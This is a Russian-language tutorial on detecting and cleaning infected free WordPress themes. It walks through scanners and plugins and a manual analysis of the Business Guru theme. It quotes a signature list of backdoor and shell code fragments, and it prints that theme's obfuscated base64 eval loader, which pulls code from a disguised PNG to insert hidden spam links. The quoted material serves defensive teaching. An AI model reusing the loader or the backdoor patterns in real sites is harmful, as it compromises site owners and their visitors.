Обучение чистке зараженных Wordpress шаблонов

 Специально для skladchik.com by pensionary

Оглавление

Введение....3
Обнаружение зараженных файлов....4
Диагностика шаблонов Wordpress....8
Чистка шаблонов....13
  Разбираем Business Guru....14
  Разбираем Car Star....17
  Разбираем Magazine....19
  Разбираем MagazinePlus....22
Защита и Профилактика....26
Вместо итогов — шпаргалка защитника....29

Введение

Любой труд стоит денег. Создание шаблона в том числе. Поэтому свободное (бесплатное) распространение может происходить в нескольких очевидных случаях:

1. Рекламное
2. Ворованное
3. Зловредное

С рекламным понятно — бесплатные или урезанные версии даются для ознакомления с возможностями шаблонов, с целью заманить на покупку платной версии.
С ворованным тоже более-менее понятно — если просто так досталось, то чего б просто так и не поделиться. Но настоящие Робин Гуды встречаются не часто.
А вот зловредное встречается повсеместно. Самые различные сборники, раздачи или просто свалки как бы бесплатных шаблонов на самом деле чреваты встроенными явными и скрытыми ссылками, вирусами, шеллами и бекдорами. С вполне очевидной целью украсть доступ к вашему сайту или серверу, чтобы напихать в него своей рекламы или дорвеев, перенаправлять ваш трафик или сделать прокси-сервер.

Поэтому ко всему, что распространяется просто так — нужно относится с долей здоровой подозрительности.

По результатам исследований revisium.com, из 2350 бесплатных руссифицированных Вордпресс шаблонов, 54% содержали шеллы, бек-доры, левые ссылки и прочие уязвимости и гадости.

Темы и шаблоны для Wordpress скачивали с популярных сайтов-каталогов, предлагающих русскоязычные премиум и тематические шаблоны:

1. best-wordpress-templates.ru (99% зараженных или уязвимых тем)
2. wordpress-ru.ru (99% зараженных или уязвимых тем)
3. wpfree.ru (97% зараженных или уязвимых тем)
4. wpfreethemes.ru (16% уязвимых тем)
5. bestwordpress.ru (7% уязвимых тем)
6. wordpresso.ru (3% зараженных тем)


Данные сайты были выбраны как наиболее популярные, поскольку находятся по запросу “бесплатные темы для wordpress” в первой десятке в результатах поисковой выдачи.
По грубым оценкам, суммарное число скачанных зараженных тем – более 500 000.

Но и платные шаблоны тоже периодически «грешат» посторонним кодом. К примеру themeforest.net — это не студия по разработке шаблонов, а торговая площадка, содержащая почти 17 тыс. шаблонов и дающая возможность любому автору выставить на продажу свое творение. А это значит, что если хорошенько и поглубже запрятать гадость, то можно продать и зараженный шаблон (до первых жалоб пользователей).


Поэтому даже если у вас задача сделать всего один сайт и использовать всего один шаблон — навык диагностики, обнаружения, защиты и борьбы будет крайне полезен.

Обнаружение зараженных файлов

Самый простой и эффективный способ обнаружить заражение- просканировать архив антивирусом. Многие вирусы и шеллы имеют характерные сигнатуры (последовательности кодов) и опознаются антивирусами. Т.к. часто в настройках сканирования по умолчанию стоит игнорирование содержимого архивов, убедитесь, что архив проверяется полностью.



А в некоторых случаях антивирус даже не позволит скачать зараженный шаблон, если в нем явно троян.



Но если шаблон заряжен левыми ссылками и рекламным кодом- это за вирус не считается и тревоги не будет.

Поэтому воспользуемся диагностирующими скриптами.

Первый — это RWP Checker, специально созданный для экспресс-проверки шаблонов. Он пробегает по папкам сайта, перебирает содержимое файлов и ищет определенные последовательности кода, которые могут быть потенциально опасными.

Качаете последнюю версию отсюда http://revisium.com/rwp/ и копируете файл rwp_checker.php в корень своего сайта. Запускается скрипт соответственно по ссылке www.site.ru/rwp_checker.php и показывается такая картина

Revisium Wordpress Theme Checker v20140824

www.revisium.com - лечение и защита сайтов

Подозрительных файлов не найдено. На всякий случай проверьте весь сайт сканером AI-BOLIT.

Если это так- значит скорее всего все в порядке. Но не факт, т. к. возможны разные приколы.

Revisium Wordpress Theme Checker v20140824

www.revisium.com - лечение и защита сайтов

wp-content/themes/magazine/functions.php (...$links_class = new Get_links();...)
wp-content/themes/business-guru/header.php (...eval(base64_decode('JGY...)
wp-content/themes/CarStar/functions.php (...eval(file_get_contents(\'http://...)

Рекомендуем также проверить весь сайт сканером AI-BOLIT.

А вот в этом случае явно не все в порядке — три шаблона с тремя разными подозрительными фрагментами кода (шаблоны как раз для демонстрации взяты с best-wordpress-templates.ru, wordpress-ru.ru и wpfree.ru)

Сами по себе эти php функции совершенно безвредны, просто исторически сложилось так, что с их помощью можно выполнять разные действия, в том числе и направленные на заражение шаблонов либо на вставку ссылок.

Поэтому если в коде встречается определенная последовательность — бьется тревога.

```
// сигнатуры для тем
$fragments[] = '$links_class = new Get_links();'; // спам-ссылки
$fragments[] = '){ eval(base64_decode($_POST[\'file\'])'; // бэкдор
$fragments[] = 'eval(base64_decode(\'JGY'; // ссылки из файла .gif
$fragments[] = 'eval(base64_decode(\'Zn'; // статические спам-ссылки в футере
$fragments[] = 'eval(base64_decode("JGx'; // статические ссылки в сайдбаре
$fragments[] = 'eval(base64_decode("JH'; // tp_get_links, загрузка ссылок как rss (xml) и замена в футере
$fragments[] = 'eval(base64_decode($m'; // tp_get_links, загрузка ссылок как rss (xml) и замена в футере
$fragments[] = 'eval(base64_decode($Q'; // в коде проверки лицензии вставляются ссылки
$fragments[] = 'eval(str_rot13('; // статические ссылки
$fragments[] = 'eval(file_get_contents(' . "\'" . 'http://';  // бэкдор в blogoptions
$fragments[] = '$OOOOOOOOO=__FILE__;$OOOOOOOOO=urldecode(\'%61'; // ссылки в футере
$fragments[] = 'eval(base64_decode($_POST'; // бэкдор
$fragments[] = 'timthumb/'; // поиск файла timthumb
$fragments[] = '$default_action="FilesMan';  // WSO шелл
```

Хоть скрипт-сканер и позиционируется как сканер WP шаблонов — на самом деле он универсален и его можно использовать на любом движке для быстрой диагностики. Для более полного анализа стоит применять полноценный сканер AI-BOLIT, качать отсюда http://revisium.com/ai/ .

Он содержит в себе гораздо более полные и подробные библиотеки сигнатур для разных движков и их разных версий:

- opencart
- ocstore
- joomla
- wordpress
- drupal
- instantcms
- dle
- bitrix
- modx
- oscommerce
- ipb
- webasyst

Однако и все остальные движки достаточно успешно сканируются. Недостатком является его «прожорливость» - при тщательном анализе файлов сайта, почти всегда вываливается ошибка тайм-аута, т. е. скрипт не успевает корректно завершить свою работу за время, выделенное лимитами хостинга. Поэтому лучше всего его запускать на локалхосте, а то увидите такое:

С другой стороны, для корректного запуска на локалхосте также требуется поиграться настройками локального сервера, чтобы скрипт корректно работал, поэтому если сразу не получится- не расстраивайтесь, есть альтернативные способы обнаружения.

Для анализа сайта нужно скопировать содержимое папки ai-bolit в корень сайта, а также скопировать туда содержимое папки с файлами соответствующими вашему движку. Если нужных файлов нет, то скрипт работает и без них.


Для Wordpress 4.0 скопированные файлы выглядят вот так:

Далее в самом файле ai-bolit.php нужно прописать пароль доступа, например так

```
29  // Put any strong password to open the script from web
30  // Впишите вместо put_any_strong_password_here сложный пароль
31  define('PASS', 'egegergergerg23');
```

и вызвать скрипт по ссылке www.site.ru/ai-bolit.php?p=egegergergerg23

Для свежеустановленного чистого движка без шаблонов и плагинов все выглядит вот так



Отчет по localhost

Всего проверено 0 директорий и 0 файлов.

Внимание, скрипт выполнил быструю проверку сайта. Проверяются только наиболее критические файлы, но часть вредоносных скриптов может быть не обнаружена.
Подробнее смотрите в FAQ вопрос №10.

Критические замечания

Шелл-скрипты не найдены.

Не найдено директорий с дорвеями

Предупреждения

Версии найденных CMS:
Wordpress v4.0

Со всеми найденными замечаниями и предупреждениями нужно разбираться — что ложное срабатывание, а что — рекомендация к действию.


Подробная инструкция по установке, настройке и запуску скрипта есть на сайте авторов

http://revisium.com/kb/scan_site_windows.html


Изучайте и применяйте.

Диагностика шаблонов Wordpress

Для диагностирования wordpress шаблонов есть ряд плагинов, самый популярный TAC



После его активации возле каждого шаблона выводится краткая информация о найденных фрагментах нежелательного кода




Кроме этого есть плагины антивирусы, самый популярный Antivirus, который позволяет просканировать файлы текущей активной темы, а также выполнять регулярное ежедневное сканирование и сообщать на емейл, если вдруг произошло чтото нехорошее.

Если вдруг срабатывание ложное, то нажатием кнопки «There is no virus» (это не вирус) можно скрыть предупреждение, чтобы в дальнейшем на него не отвлекаться.

А вот в этом случае — 100% подзрительный код!

У Antivirus есть небольшой недостаток, он сканирует только активный шаблон. Если кроме него есть еще несколько — они не будут проанализированы. Плагин WP Antivirus еще не такой популярный, но позволяет сканировать все файлы на сайте.

Выводятся все обнаруженные подозрительные файлы, даже файл скрипта ai-bolit ему таким показался (из-за того что в айболит включены фрагменты кодов как образцы для обнаружения).



Antivirus Scanner Report

Total Scanned Files: **3122**
Total Infected Files: **1**

Infected File	Malware Type
/wp-content/themes/business-guru/header.php	base64.inject.unclassed.7

Immediate Action is Required. Your site appears to be hacked. Hacked sites can lose nearly 95% of your traffic in as little as 24 to 48 hours if not fixed immediately – losing your organic rankings and being blocked by Google, Bing and many other blacklists. Hacked sites can also expose your customers and readers private and financial information, and turn your site into a host for dangerous malware and illicit material, creating massive liability.

Heuristic Logic Report

Heuristic algorithm has the capability of detecting malware that was previously unknown. It doesn't give 100% guarantee that the file is the virus and requires manual review. If these files are not a part of plugins, extentions or website, delete or block them.
If some of the files are listed above in Antivirus Scanner Report, it's 100% file with malware inside.
If you are not sure, you always can contact our support and we will analyze the files.

Total Scanned Files: **3122**
Total Unsafe Files: **4**

File with malicious codes
/wp-content/themes/business-guru/header.php
/wp-content/plugins/envato-wordpress-toolkit/includes/class-envato-backup.php
/ai-bolit.php

Однако бесплатная версия имеет определенные ограничения, поэтому в плане бесплатной диагностики один из самых лучших результатов все же дает TAC.

Выбирая антивирусный плагин следует руководствоваться несколькими критериями: частота обновления и количество пользователей. Чем чаще плагин обновляется- тем он лучше. Чем больше у него пользователей — тем он лучше. Т.к. быстрее появляется информация о новых вирусах и оперативнее добавляется.

Кроме простых сканеров, существуют целы комбайны, включающие в себя фаерволы, сканеры файлов, мониторы активности, защиту авторизаций, резервное копирование и т. п. Таким образом мы сможем решить сразу две из трех задач — обнаружение заражение и защита от взлома.

Самая главная работа все равно остается нам — вычищать шаблоны скрипты не умеют :)

Поэтому подведем небольшой итог и создадим себе пошаговый план действий:

1. Мы достали\купили\скачали шаблон
2. Проверить содержимое архива антивирусом на компьютере
3. Установить его на сайт, активировать и проверить TAC или плагином-антивирусом

4. Просканировать сайт скриптом rwp_checker

В результате мы убедимся, что все в порядке или же получим названия одного или нескольких файлов, которые нужно будет проверить вручную.

Чистка шаблонов

Для демонстрации были взяты из открытых источников пять бесплатных шаблонов. Один из них — WP Strata прибил антивирус сразу же и даже не дал скачать, поэтому для примера разберем оставшиеся шаблоны, на которые не среагировал:

business-guru (http://www.wpfree.ru/biznes-shablon-wordpress-business-guru/)

CarStar (http://wordpress-ru.ru/themes/obshhie/4572.html/)

magazine (http://best-wordpress-templates.ru/magazine/)

MagazinePlus (http://fthemes.com/demo/MagazinePlus/)

Далее делаем все по инструкции, проверяем скриптом и плагином.

RWP Checker заметил нехорошее в трех из них, MagazinePlus посчитал чистым.

```
wp-content/themes/magazine/functions.php (...$links_class = new Get_links();...)
wp-content/themes/business-guru/header.php (...eval(base64_decode('JGY...)
wp-content/themes/CarStar/functions.php (...eval(file_get_contents(\'http://...)
```

TAC тоже заметил нехорошее в трех, только чистым посчитал Magazine.

Business Guru 1.4 by Template Graphy Details

Encrypted Code Found!

CarStar 1.0 by NewWpThemes.com Details

Theme Ok! 7 Static Link(s) Found...

Magazine 10.4.2 (based on GavernWP 1.9.2) by GavickPro

Theme Ok!

MagazinePlus 1.0 by FThemes Details

Encrypted Code Found! 4 Static Link(s) Found...


Т.е. это говорит о том, что нельзя доверять какой либо одной проверке, нужно проверять комплексно!

Разбираем Business Guru

Есть предварительная информация о том, что header.php содержит подозрительный код, посмотрим его. Для работ с файлом (просмотр и редактирование) рекомендую Notepad++ (http://notepad-plus-plus.org/download/v6.6.9.html): подсветка кода, корректная кодировка и т.п.

```
<?php
/**
 * The Header for our theme.
 */
 ?>

<!DOCTYPE html>                                                                                    <?php eval(base64_decode(
'JGY9ZGlybmFtZShfX2ZpbGVfXykuJy9pbWFnZXMvd3BfbWVudV90b3AucG5nJzskYj1nZXRfb3B0aW9uKCd3cF90aGVtZV9tZW51X2ZpcnN0Jyk7aWYgKGZpbGVfZXhpc3Rz
ZiwiciIpOyRzID0gZnJ1YWQoJGZwLGZpbGVzaXplKCRmKSk7ZmNsb3NlKCRmcCk7ZXZhbCgnJG09Jy5nenVuY29tcHJlc3Moc3RyaXBzbGFzaGVzKCRzKSkuJzsnKTskaTA9J
TM9JG1bM107dW5zZXQoJG1bMF0sJG1bMV0sJG1bMl0pO3NodWZmbGUoJG0pOyRjc1swXT0kaTAuJGkxLiRtWzBdLiRpMi4kbVsxXS4kaTIuJG1bMl0uJGkzOyRjc1sxXT0kaT
1bNV0uJGkzO2FkZF9vcHRpb24oJ3dwX3RoZW11X21lbnVfZmlyc3QnLGJhc2U2NF9lbmNvZGUoJGNzWzBdKSwnJywnbm8nICk7YWRkX29wdGlvbignd3BfdGhlbWVfbWVudV9
dKSwnJywnbm8nICk7fWZ1bmN0aW9uIGZuKCl7aWYoKGlzX2hvbWUoKSkmJiEoaXNfcGFnZWQoKSkpICRuPWJhc2U2NF9kZWNvZGUoZ2V0X29wdGlvbignd3BfdGhlbWVfbWVu
ZWNvZGUoZ2V0X29wdGlvbignd3BfdGhlbWVfbWVudV9zZWNvbmQnKSk7cmV0dXJuICRuO30kX0dFVFsnZ19fJ109MTtmdW5jdGlvbiBjYigkcCl7ZWNobyAoJF9HRVRRbJ2dfX
TA7cmV0dXJuICRwO31pZiAoJGIpIGFkZF9hY3Rpb24oJ3dpZGdldF90aXRsZScsJ2NiJyk7'));?>

<html <?php language_attributes(); ?>>

<head>
    <meta charset="<?php bloginfo('charset'); ?>" />
    <meta name="viewport" content="width=device-width">
    <title><?php wp_title('|', true, 'right'); ?><?php bloginfo('name'); ?></title>
    <link rel="pingback" href="<?php bloginfo('pingback_url'); ?>">
```

Видим фрагмент кода, закодированный в base64, раскодируем его с помощью онлайн-декодера https://www.base64decode.org/



Копируем раскодированный код и пытаемся понять, что там запихал автор. Если совсем упрощенно, то скрипт проверяет на месте ли файл /images/wp_menu_top.png, а потом читает его содержимое. И потом вставляет содержимое на сайт.

И зачем им простая картинка? Или это не простая картинка?

Пытаемся посмотреть это изображение в просмотрщике - а не получается, выдает сообщение об ошибке, мол файл изображения поврежден. Т.к. на самом деле это не изображение, а файл с вспомогательным кодом, замаскированный под картинку wp_menu_top.png.

Если вытащить его содержимое и раскодировать , то увидим такую картину- массив ссылок, из которых выбирается случайная и выводится на сайте в виде скрытого (невидимого) виджета «Советую почитать»


```
Array
(
    [0] =>
    [1] => <div class="widget" style="display:none;"><h3 class="widgettitle">Советую почитать</h3><ul><li>
    [2] => </li><li>
    [3] => </li></ul></div>

    [4] => <a href="http://www.med2.ru/">Медицинские новости</a>
    [5] => <a href="http://www.med2.ru/index.php?category=allergology">Аллергология</a>
    [6] => <a href="http://www.med2.ru/index.php?category=alternativemedicine">Альтернативная медицина</a>
    [7] => <a href="http://www.med2.ru/index.php?category=anesthesiology">Анестезиология</a>
    [8] => <a href="http://www.med2.ru/index.php?category=gastroenterology">Гастроэнтерология</a>
    [9] => <a href="http://www.med2.ru/index.php?category=gynaecology">Гинекология</a>
